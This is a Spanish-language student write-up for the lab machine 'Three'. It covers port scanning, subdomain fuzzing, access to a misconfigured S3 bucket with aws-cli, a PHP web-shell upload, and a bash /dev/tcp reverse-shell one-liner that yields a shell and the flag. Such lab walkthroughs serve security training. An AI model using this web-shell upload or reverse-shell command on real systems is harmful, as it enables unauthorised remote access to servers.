

Presentación:

Nombre:

Algelis Severino

Tema:

Introducción y Fundamentos de Redes.

Tecnico:

Ciberseguridad Semipresencial

Facilitador:

Kevin Feliz Henriquez


Centro:

Diapiato Pro salud

Descripción:

En este documento .pdf esta el paso a paso que seguí para resolver la máquina Tree según los hallazgos que me dio el escaneo.
"Three" es una máquina Linux muy fácil que cuenta con un sitio web que utiliza un bucket de AWS S3 mal configurado como su dispositivo de almacenamiento en la nube. La máquina explora la enumeración de aplicaciones web y el *fuzzing* de subdominios para detectar el dominio oculto correspondiente al bucket de S3. Luego muestra cómo utilizar la interfaz de línea de comandos de AWS para acceder al bucket de S3 vulnerable, así como la forma de explotarlo cargando y activando una shell inversa.

Dirección ip maquina victima:



ping -c 1 10.129.13.159:

para enviar un paquete y confirmar que la máquina me responde.


```
┌──(kali㉿kali)-[~]
└─$ ping -c 1 10.129.13.159
PING 10.129.13.159 (10.129.13.159) 56(84) bytes of data.
64 bytes from 10.129.13.159: icmp_seq=1 ttl=63 time=78.6 ms

── 10.129.13.159 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 78.589/78.589/78.589/0.000 ms
```

Escaneo:

sudo nmap -p- –open -vvv -n -T5 10.129.13.159:

sudo nmap: para ejecutar nmap con privilegios elevados.
-p- –open: para indicarle a nmap que escanee todo los puertos y me muestre solo los que están abiertos.
-vvv: para que según vaya encontrando puertos me los vayas mostrando en la pantalla.
-n: para que no me aplique resolución dns.
--min-rate: para que nmap envie 5000 paquetes a la vez y con este el escaneo sea mas rapido.




sudo nmap -sCV 10.129.13.159:

para indicarle a nmap que ejecute una serie de script básicos que ya el tiene y me muestre los servicios y las versiones que estan corriendo en la maquina victima.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sCV 10.129.13.159 -oN capturado
Starting Nmap 7.95 ( https://nmap.org ) at 2026-10-17 15:17 EDT
Nmap scan report for 10.129.13.159
Host is up (0.081s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 17:8b:d4:25:45:2a:20:b8:79:f8:e2:58:d7:8e:79:f4 (RSA)
|   256 e6:0f:1a:f6:32:8a:40:ef:2d:a7:3b:22:d1:c7:14:fa (ECDSA)
|_  256 2d:e1:87:41:75:f3:91:54:41:16:b7:2b:80:c6:8f:05 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: The Toppers
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.or
Nmap done: 1 IP address (1 host up) scanned in 17.64 seconds
```


pagina web corriendo en el puerto 80.
Voy a echarle un ojo a la web ya que en ssh no haré nada sin credenciales y ahora no las dispongo.




viendo lo que hay en la web encontre en la parte contacto algo que parece un dominio.



Entonces iré a mi /etc/hosts aplicarle ese dominio a la dirección ip.





y ahora la pagina carga con ese dominio.

como la maquina trata de encontrar un subdominio que corresponde a un bucket de aws s3 voy a hacer fuzzig con gobuster a la web para encontrar ese subdominio.

¿Qué es gobuster?

Gobuster es una herramienta de linea de comandos desarrollada en el lenguaje de programación **Go** que se utiliza en el ámbito de la ciberseguridad y el pentesting para realizar ataques de fuerza bruta y descubrimiento de directorios, archivos, subdominios y recursos ocultos en servidores web y redes.

Es especialmente apreciada por profesionales de seguridad por su **alta velocidad y eficiencia**, ya que aprovecha la concurrencia nativa de Go (mediante *goroutines*) para enviar múltiples peticiones en paralelo.


gobuster vhost -u http://thetoppers.htb/ -w /home/kali/Downloads/subdomains-top1million-5000.txt --append-domain

vhost: para especificar que quiero encontrar subdominios.

-u: para darle la url a la que hare el fuzzing.

-w: para indicarle el wordlist o diccionario que usara.


–append-domain: para que vaya agregando el dominio a la url según vaya encontrando subdominios.



ya encontrado el dominio lo agrego a mi /etc/hosts para poder acceder.

```
10.129.13.159   thetoppers.htb
10.129.13.159   s3.thetoppers.htb
```

y ahora a ver esa pagina en mi navegador web.



al acceder veo que el bucket s3 esta corriendo entonces ahora a conectarme usando la herramienta aws-cli, hay que instalar aws-cli

```
┌──(kali㉿kali)-[~]
└─$ curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
unzip awscliv2.zip
sudo ./aws/install
```

curl: para hacerle una petición a esa url que me devolvera un archivo.zip al cual le cambie el nombre con -o, unzip para descomprirlo y ./aws/install para ejecutar el instalador.

ya instalado aws configure para configurarlo con lo que yo quiera:

```
┌──(kali㉿kali)-[~]
└─$ aws configure
Tip: You can deliver temporary credentials to
testAccess Key ID [None]: a
AWS Secret Access Key [None]: test
Default region name [None]: rusia
Default output format [None]: text
```

ahora voy a listar lo que tiene el bucket.

aws s3 ls --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb

con el parametro –endpoint-url le estoy diciendo a la herramienta que en lugar de enviar la peticion a los servidores de aws por defecto que la envie a la url que le especifique.


```
┌──(kali㉿kali)-[~]
└─$ aws s3 ls --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb
                           PRE images/
2026-10-17 15:13:00          0 .htaccess
2026-10-17 15:13:00      11952 index.php
```

bueno entre los comandos basicos de aws esta cp que me permite subir un archivo desde mi maquina hacia el bucket entonces puedo aprovechar esto para subir archivos php ya que vi que hay uno php subire uno que imprima hola como prueba para ver si me lo acepta.


aws s3 cp test.php --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb

```
┌──(kali㉿kali)-[~]
└─$ aws s3 cp test.php --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb
upload: ./test.php to s3://thetoppers.htb/test.php
```

apunte al archivo que subi en la web y si me lo leyo




pues bueno ahora subire un archivo php para ejecutar codigo remotamente en la web con cmd y desde ahi mandarme una shell interactiva a mi maquina victima.



contenido del archivo.


```
┌──(kali㉿kali)-[~]
└─$ aws s3 cp reverse.php --endpoint-url=http://s3.thetoppers.htb/ s3://thetoppers.htb
upload: ./reverse.php to s3://thetoppers.htb/reverse.php
```

archivo subido, ahora a probar que funcione.



si funciono, hice un whoami y me devolvio www-data


me voy a enviar la shell para esto me pongo en escucha con netcat por un puerto.




estando en escucha ahora ejecuto el siguiente comando en el cmd que tengo en mi navegador.

cmd=bash -c “bash -i>%26/dev/tcp/mi_ip/mi_puerto 0>%261”

%26 = & urlencodeado.





y ya tengo mi shell interactiva.

cd ~ : para ir al escritorio de mi usuario.
ls: para listar lo que hay en el escritorio.
y ahi encontre la flag

```
Session  Actions  Edit  View  Help
www-data@three:/var/www/html$ ls
images  index.php  reverse.php  test.php
www-data@three:/var/www/html$ cd ~
www-data@three:/var/www$ ls
flag.txt  html
www-data@three:/var/www$ cat flag.txt
a980d99281a28d638ac68b9bf9453c2b
www-data@three:/var/www$
```

Maquina resuelta!

